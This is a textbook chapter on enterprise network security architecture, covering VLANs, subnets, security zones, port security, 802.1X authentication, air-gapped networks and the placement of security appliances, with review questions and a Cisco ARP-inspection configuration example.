

Physical topology of components in a structured cabling system.

This can be described as a star topology. The switch sits at the center with links to hosts radiating out. The switch can establish data links between any two hosts that are attached to it. Also, if a host sends a broadcast to all local nodes, the switch ensures that it is received by all the connected hosts. This is referred to as a broadcast domain. The hosts are all part of the same layer 2 local network segment.

This basic star topology exhibits a number of issues. Broadcast domains with hundreds of hosts suffer performance penalties. The network segment is also "flat" in terms of security. Any host can communicate freely with any other host in the same segment.

"Freely" means that no network appliances or policies are preventing communications. Each host may be configured with access rules or host firewalls or other security tools to prevent access, but the "view from the network" is that hosts in the same segment are all free to attempt to communicate.

These drawbacks mean that large networks use a hierarchical design with two or three forwarding layers. In the hierarchical design, there are a number of blocks served by access switches. Each access block is a star topology for a group or block of network hosts served by an access switch. The access switches are connected by routers. These routers create separate broadcast domains and can control the flow of traffic between blocks. As each block can have different access policies, this topology allows the creation of a zone-based security model.



Network with a basic hiearchical structure. Access switches implement blocks of hosts with similar security properties, such as printers, workstations, servers, and guest devices. Communications within a block uses MAC addressing and the forwarding function of the access switch. Communications between these blocks must flow through routers in a core layer and uses IP addressing.

You will often see the term "layer 3 switch". These are appliances that implement the core network. They perform a combination of routing and switching. There are many types of switches with different roles to play in on-premises and datacenter network architectures.

While client workstations connect to network switches via wall ports and patch panels, servers and core networking appliances are usually installed to a separate, secure area, referred to as an equipment room or server room. Server computers can be connected directly to switch ports using patch cables.

Routing Infrastructure Considerations

Layer 3 forwarding, or routing, applies a logical addressing scheme to identify each network. Layer 3 architecture represents the **logical segmentation** of networks and the creation of networks within networks, or subnetworks (subnets). Each subnet is a separate broadcast domain. At layer 3, nodes are identified by Internet Protocol (IP) addresses and links are identified by routes.

Internet Protocol

Internet Protocol (IP) provides the addressing mechanism for logical networks and subnets. A 32-bit IP version 4 (IPv4) address is written in dotted decimal notation, with either a network prefix or subnet mask to divide the address into network ID and host ID portions. For example, in the IP address 10.1.1.0/24, the /24 prefix indicates that the first three-quarters of the address (10.1.0.x) is the network ID,

while the remainder uniquely identifies a host on that network. This /24 prefix can also be written as a subnet mask in the form 255.255.255.0.

In the hierarchical network architecture, each access block can be designated as a separate IP subnet. This system of layer 3 logical addressing makes it easier to write access control rules for what traffic is allowed to flow between blocks or zones.



Each access block has been allocated a subnet. The guest network is logically separate from the enterprise LAN and uses a completely different IP network.

Networks can also use 128-bit IPv6 addressing. IPv6 addresses are written using hex notation in the general format: 2001:db8::abc:0:def0:1234. In IPv6, the last 64-bits are fixed as the host's interface ID. The first 64-bits contain network information in a set hierarchy. For example, an ISP's routers can use the first 48-bits to determine where the network is hosted on the global Internet. Within that network, the site administrator can use the 16-bits remaining (out of 64) to divide the local network into subnets.

A packet that is sent via IP has to be forwarded using layer 2 addressing. IPv4 uses the Address Resolution Protocol (ARP) to map a host's IP interface to a MAC address. IPv6 uses the Neighbor Discovery (ND) protocol for the same purpose.

Virtual LANs

Mapping the logical IP topology to physical hardware switches is not always straightforward. This problem is addressed by the **virtual LAN (VLAN)** feature supported by most switches. All switches connected together on the same on-premises network can be configured with a consistent set of VLAN IDs. A VLAN ID is a value from 2 to 4,094. Any given switch port can be assigned to a specific VLAN, regardless of the physical location of the switch. Different ports on the same switch can be assigned to different VLANs.

Each VLAN is a separate broadcast domain. Any traffic sent from one VLAN to another must be routed. This means that the segmentation enforced by VLANs at layer 2 can be mapped to logical divisions defined by IP subnets at layer 3.



Configuring VLANs allows segmentation of hosts attached to the same switch. Each VLAN has a separate subnet. Traffic between hosts in different VLANs must go via the router or layer 3 switch.

In the diagram above, the access block for client devices uses two VLANs to segment workstation computer hosts (VLAN32) from Voice over Internet Protocol (VoIP) handsets (VLAN40). The VLANs map to two subnets: 10.1.32.0/24 and 10.1.40.0/24.

A VoIP handset with IP address 10.1.40.100 would need to use a router to contact a computer host with IP 10.1.32.100. The two hosts might be connected to the same switch, but the VLAN configuration prevents them from communicating with one another directly. Additionally, an access control rule configured on the router could prevent this type of communication if it were deemed a risk to security.

The VLAN topology can be extended across multiple switches. Consider the scenario where the office expands to a second floor, which requires an additional switch appliance to provision sufficient ports. The same VLAN IDs and subnets could be configured for floor two, making devices on the two floors part of the same two workstation and VoIP segments.

Security Zones

The network architecture features that create segments mapped to subnets allow the creation of a zone-based security topology. On-premises networks have a clear organizational boundary at the network perimeter. Hosts outside the perimeter are in a public Internet zone and are untrusted. Hosts within the perimeter will have different levels of trust and access control requirements.

To map out the internal security topology, analyze the systems and data assets that support workflows and identify ones that have similar access control requirements:

- Database and file systems that host company data and personal data should prioritize confidentiality and integrity. Data should not usually be held within a single zone, however. Think about the impact when a zone is compromised.

If a single zone stores all types of data assets, the impact will be extremely high. Separating different kinds of information into different zones will reduce the breach's impact.

- Client devices need to prioritize integrity and availability. These devices should not store data and therefore have a lower confidentiality requirement.
- Public-facing application servers (web, email, remote access, and so on) should also prioritize integrity and availability. They should not store sensitive data, such as account credentials. Publicly accessible servers must not be considered fully trusted.
- Application servers that support the network infrastructure (authentication, directory, and monitoring/logging, for example) must exhibit high levels of confidentiality, integrity, and availability. Any compromise of these services could have catastrophic impacts.

This analysis will generate a list of the **security zones** needed. The network architecture and security control infrastructure must ensure that these zones are segregated from one another by physical and/or logical segmentation. Traffic between zones should be strictly controlled using a security device, typically a firewall. Traffic policies should apply the principle of least privilege.

Hosts are trusted in the sense that they are under administrative control and subject to the security mechanisms (antivirus software, user rights, software updating, and so on) that have been set up to defend the network.

A zone must have a known entry and exit point. For example, if the only authorized access point for a zone is a router, placing a wireless access point within the zone would be a security violation.



Network diagram showing security zone privilege levels and simplified access rules.

The diagram illustrates how traffic between hosts in zones with different privilege sensitivities can be subject to access controls:

1. A low privilege zone containing hosts that are difficult to secure and patch, such as printers, can accept connections but cannot initiate requests to any other hosts.
2. Client devices on the enterprise LAN can make authorized requests in different zones, such as to internal servers or Internet websites, but cannot accept new connection requests.
3. Hosts in a guest zone can access the Internet, but are not allowed to access the enterprise LAN.
4. Public-facing servers can accept requests from the Internet but cannot initiate requests to the enterprise LAN or to the Internet.
5. Where hosts are separated by VLANs within the same zone additional access rules can be configured. For example, app servers should be able to make requests from databases, but not vice versa.

Attack Surface

The network **attack surface** is all the points at which a threat actor could gain access to hosts and services. It is helpful to use the layer model to analyze the potential attack surface:

- **Layer 1/2**—allows unauthorized hosts to connect to wall ports or wireless networks and communicate with hosts within the same broadcast domain.
- **Layer 3**—allows unauthorized hosts to obtain a valid network address, possibly by spoofing, and communicate with hosts in other zones.
- **Layer 4/7**—allows unauthorized hosts to establish connections to TCP or UDP ports and communicate with application layer protocols and services.

Additionally, you should consider the external/public attack surface separately from the internal/private attack surface.

Each layer requires its own type of security controls to prevent, detect, and correct attacks. Provisioning multiple control categories and functions to enforce multiple layers of protection is referred to as defense in depth. Security controls deployed to the network perimeter are designed to prevent external hosts from launching attacks at any network layer. The division of the private network into segregated zones is designed to mitigate risks from internal hosts that have either been compromised or that have been connected without authorization.

Weaknesses in the network architecture make it more susceptible to undetected intrusions or to catastrophic service failures. Typical weaknesses include the following:

- **Single points of failure**—a “pinch point” relying on a single hardware server or appliance or network channel.
- **Complex dependencies**—services that require many different systems to be available. Ideally, the failure of individual systems or services should not affect the overall performance of other network services.
- **Availability over confidentiality and integrity**—often it is tempting to take “shortcuts” to get a service up and running. Compromising security might represent a quick fix but creates long-term risks.

- **Lack of documentation and change control**—network segments, appliances, and services might be added without proper change control procedures, leading to a lack of visibility into how the network is constituted. It is vital that network managers understand business workflows and the network services that underpin them.
- **Overdependence on perimeter security**—if the private network architecture is "flat" (that is, if any host can contact any other host), penetrating the network edge gives the attacker freedom of movement.

Port Security

Each wall port and switch port represents an opportunity for a threat actor to attach a device to the network. A threat actor who can operate a host with physical access to a network segment can launch a variety of attacks.

Access to the physical switch ports and switch hardware should be restricted to authorized staff. To accomplish this place the switch appliances in secure server rooms and/or lockable hardware cabinets. To prevent the attachment of unauthorized client devices at unsecured wall ports, the switch port that the wall port cabling connects to can be administratively disabled, or the patch cable can be physically removed from the switch port. Completely disabling ports in this way can introduce a lot of administrative overhead and allow room for error. Also, it doesn't provide complete protection, as an attacker could unplug a device from an enabled port and connect their own machine. Consequently, more sophisticated methods of ensuring **port security** have been developed.

MAC Filtering and MAC Limiting

The network adapter in each host computer is identified by a MAC address. Configuring **MAC filtering** means a switch port only permits certain MAC addresses to connect. This can be done by creating a list of valid MAC addresses or by specifying a limit to the number of permitted addresses. For example, if port security is enabled with a maximum of two MAC addresses, the switch will record the first two MACs to connect to that port. The switch then drops any traffic from machines with different MAC addresses that try to connect.

```
NYCORE1>
NYCORE1#
*Mar  1 00:02:27.991: %SYS-5-CONFIG_I: Configured from console by console
*Mar  1 00:02:46.287: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan1, changed state to up
NYCORE1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
NYCORE1(config)#ip arp inspection vlan 1,999
NYCORE1(config)#
*Mar  1 00:07:20.561: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/23, vlan 1.([0023.049
0.0000/192.168.16.21/00:07:20 UTC Mon Mar 1 1993])
```

Configuring ARP inspection on a Cisco switch. (Courtesy of Cisco Systems, Inc. Unauthorized use not permitted.)

802.1X and Extensible Authentication Protocol

Restricting access by MAC address is difficult to manage and still prone to spoofing. Better security is obtained by forcing computers and/or users to authenticate before full network access is granted. The **IEEE 802.1X** Port-based Network Access Control (PNAC) standard allows a switch to require authentication when a host connects to one of its ports. 802.1X uses authentication, authorization, and accounting (AAA) architecture:

- **Supplicant**—is the device requesting access such as a user's PC or laptop.
- **Authenticator**—is the switching device (or any type of network access appliance). This does not validate authentication requests directly but acts as a conduit for authentication data.
- **Authentication server**—the server that holds or can contact a directory of network objects and that can validate authentication requests, issue authorizations, and perform accounting of security events.

The 802.1X standard is implemented by two protocols:

- **Extensible Authentication Protocol (EAP)**— provides a framework for deploying multiple types of authentication methods. It is often used with digital certificates to establish a trust relationship and create a secure tunnel to transmit the user credential or to perform smart-card authentication without a password.
- **Remote Authentication Dial-In User Service (RADIUS)**—allows the authenticator and authentication server to communicate authentication and authorization decisions. The authenticator is a RADIUS client; the authentication server is a RADIUS server.

When a host connects to an 802.1X-enabled switch port, the switch opens the port for the EAP over LAN (EAPoL) protocol only. The switch port only allows full data access when the host has been authenticated. The switch receives an EAP packet with the supplicant's credentials. These are encrypted and cannot be read by the switch. The switch uses the RADIUS protocol to send the EAP packet to the authentication server. The authentication server can access the directory of user accounts and can validate the credential. If authentication is successful, it informs the switch that full network access can be granted.



IEEE 802.1X Port-based Network Access Control with RADIUS and EAP authentication. (Images © 123RF.com.)

Physical Isolation

Some hosts are so security-critical that it is unsafe to connect them to any type of network. One example is the root certification authority in PKI. Another example is a host used to analyze malware execution. A host that is not physically connected to any network is said to be **air-gapped**.

It is also possible to configure an air-gapped network. This means that hosts within the air-gapped network can communicate, but there is no cabled or wireless connection to any other network. Military bases, government sites, and industrial facilities use air-gapped networks.

Physically isolating a host or group of hosts improves security but also incurs significant management challenges. Device administration has to be performed at a local terminal. Any updates or installs have to be performed using USB or optical media. This media is a potential attack vector and must be scanned before allowing its use on an air-gapped host.

Architecture Considerations

When evaluating the use of a particular architecture and selecting effective controls, consider a number of factors:

- **Costs**—like architecture changes and the acquisition and upgrade of appliances and software require an up-front capital outlay, which can depreciate and lose value. There are also ongoing maintenance and support liabilities. The value of the investment in security architecture and controls can be calculated based on how much they reduce losses from incidents.
- **Compute and responsiveness**—minimize processing time for workloads. A workload is the processing effort required to complete a task, such as a web server responding to a client request. Each network device requires sufficient CPU, system memory, storage, and network bandwidth resources to ensure an acceptable response time for a given workload. Higher compute resources incur greater costs.
- **Scalability and ease of deployment**—minimize costs when workloads increase or decrease. If workloads decrease it can be difficult to recover capital costs. If workloads increase it can be difficult to deploy new nodes or upgrade existing nodes to maintain responsiveness. A scalable system is one that can quickly or automatically add or remove compute resources without incurring excessive costs.
- **Availability**—minimizes downtime or maximizes uptime. Downtime represents the loss of opportunity to do work, damaging the business's reputation, revenue, and profitability. Downtime can be due to planned maintenance or unplanned failures and security incidents.
- **Resilience and ease of recovery**—reduce the time to recover from a failure. For example, a system that recovers from a failure without manual intervention is more resilient than one that requires an administrator to restart it.
- **Power**—is a feature that ensures the facility can meet the energy demands of its devices and workloads. Power usage through higher compute resources increases costs. Ensuring that the building infrastructure minimizes power failures improves availability.

- **Patch availability**—ensures that firmware and software code is protected against exploits for known vulnerabilities. Conversely, the network owner cannot manage this process when they rely on a third party to maintain infrastructure or when a device or software product is no longer supported by its vendor.
- **Risk transference**—is a contract that uses a third party to manage the network infrastructure. A service-level agreement (SLA) can be defined with penalties if metrics for responsiveness, scalability, availability, and resilience are not maintained.

On-premises networks tend to have high capital costs and low scalability. For example, consider the difficulty of increasing bandwidth from 1 Gbps to 10 Gbps operation across the entire site. This would likely require the installation of new cable throughout the building. Recovery procedures can be complex if the site premises is affected by a large-scale disaster. This means that availability and resilience can be lower than alternative solutions such as cloud networking.

Review Activity:

Enterprise Network Architecture

Answer the following questions:

1. **A company's network contains client workstations and database servers in the same subnet. Recently, this has enabled attackers to breach the security of the database servers from a workstation compromised by phishing malware. The company has improved threat awareness training and upgraded antivirus software on workstations. What other change will improve the security of the network's design, and why?**

2. **A company must store archived data with very high confidentiality and integrity requirements on the same site as its production network systems. What type of architecture will best protect the security requirements of the archive host?**

3. **Following a data breach perpetrated by an insider threat actor, a company has relocated its on-premises servers to a dedicated equipment room. The equipment room has a lockable door, and the servers are installed to lockable racks. Access to keys is restricted to privileged administrators and subject to sign-out procedures. True or false? These security principles reduce the attack surface.**

4. **A company wants to upgrade switches to enforce device authentication. Which framework, standard, or protocol must the switch models support?**

5. **Two companies are merging and want to consolidate employees at a single site. Neither company's on-premises networks have space to add the 100 desktops required. Which consideration factor does the current architecture model fail to address?**

Topic 5B

Network Security Appliances

EXAM OBJECTIVES COVERED

3.2 Given a scenario, apply security principles to secure enterprise infrastructure.

Given a zone-based network security architecture, network security appliances ensure traffic that flows between and within zones meets access control policies. The selection of controls based on their functions and attributes and their appropriate placement within the topology is critical to ensuring effective network security. This topic will help you to understand the considerations that must be made when designing a security solution for a given scenario.

Device Placement

The **selection of effective controls** for network infrastructure is the process of choosing the type and placement of security appliances and software. The aim is to enforce segmentation, apply access controls, and monitor traffic for policy violations.

The selection of effective controls is governed by the principle of defense in depth. **Defense in depth** means that security-critical zones are protected by diverse preventive, detective, and corrective controls operating at each layer of the OSI model. Defense in depth is ensured through careful selection of **device placement** within the network topology. There are three options:

- **Preventive controls**—are often placed at the border of a network segment or zone. Preventive controls such as firewalls enforce security policies on traffic entering and exiting the segment, ensuring confidentiality and integrity. A load balancer control ensures high availability for access to the zone.
- **Detective controls**—might be placed within the perimeter to monitor traffic exchanged between hosts within the segment. This provides alerting of malicious traffic that has evaded perimeter controls.
- **Preventive, detective, and corrective controls**—might be installed on hosts as a layer of endpoint protection in addition to the network infrastructure controls.



Placement of security controls to ensure diversity and defense in depth.

As an illustration, the diagram shows how different control types can be positioned within the network to ensure defense in depth:

1. At the network border, a preventive control such as a firewall enforces access rules for ingress and egress traffic.
2. A sensor placed inline behind the border firewall relays traffic to an intrusion detection system to implement detective control and identify malicious traffic that has evaded the firewall.
3. Access control lists configured on internal routers enforce rules for traffic being forwarded between internal zones and hosts.
4. Incoming traffic for public-facing servers can be mediated by a load balancer, providing a corrective control to mitigate denial of service attacks.
5. Sensors attached to mirrored switch ports enable intrusion detection for the most sensitive privilege level hosts or zones.

On each host, endpoint protection software applies a range of preventive, detective, and corrective controls to mitigate threats that have evaded network controls. Endpoint software can implement host firewalls, anti-virus, intrusion detection, and data loss prevention.

Device Attributes

Attributes determine the precise way in which a device can be placed within the network topology.

Active versus Passive

A **passive security control** is one that does not require any sort of client or agent configuration or host data transfer to operate. For example, network traffic can be directed or copied to a sensor and scanned by an analysis engine. This control is completely passive. Hosts on the network would be unaware that it is operating. The control has no addressable interface.

An **active security control** that performs scanning must be configured with credentials and access permissions and exchange data with target hosts. An active control that performs filtering requires hosts to be explicitly configured to use the control. This might mean installing agent software on the host, or configuring network settings to use the control as a gateway.

Inline versus Tap/Monitor

A device that is deployed **inline** becomes part of the cable path. No changes in the IP or routing topology are required. The device's interfaces are not configured with MAC or IP addresses.

As an example of inline versus monitored deployment options, controls that sniff network traffic can be deployed via a **sensor** attached to a switch or via a tap attached to a network cable:

- **SPAN (switched port analyzer)/mirror port**—this means that the sensor is attached to a specially configured port on a switch that receives copies of frames addressed to nominated access ports (or all the other ports). This method is not completely reliable. Frames with errors will not be mirrored, and frames may be dropped under heavy load.
- **Test access point (TAP)**—this is a box with ports for incoming and outgoing network cabling and an inductor or optical splitter that physically copies the signal from the cabling to a monitor port. There are types for copper and fiber optic cabling. Unlike a SPAN, no logic decisions are made so the monitor port receives every frame—corrupt or malformed or not—and the copying is unaffected by load.

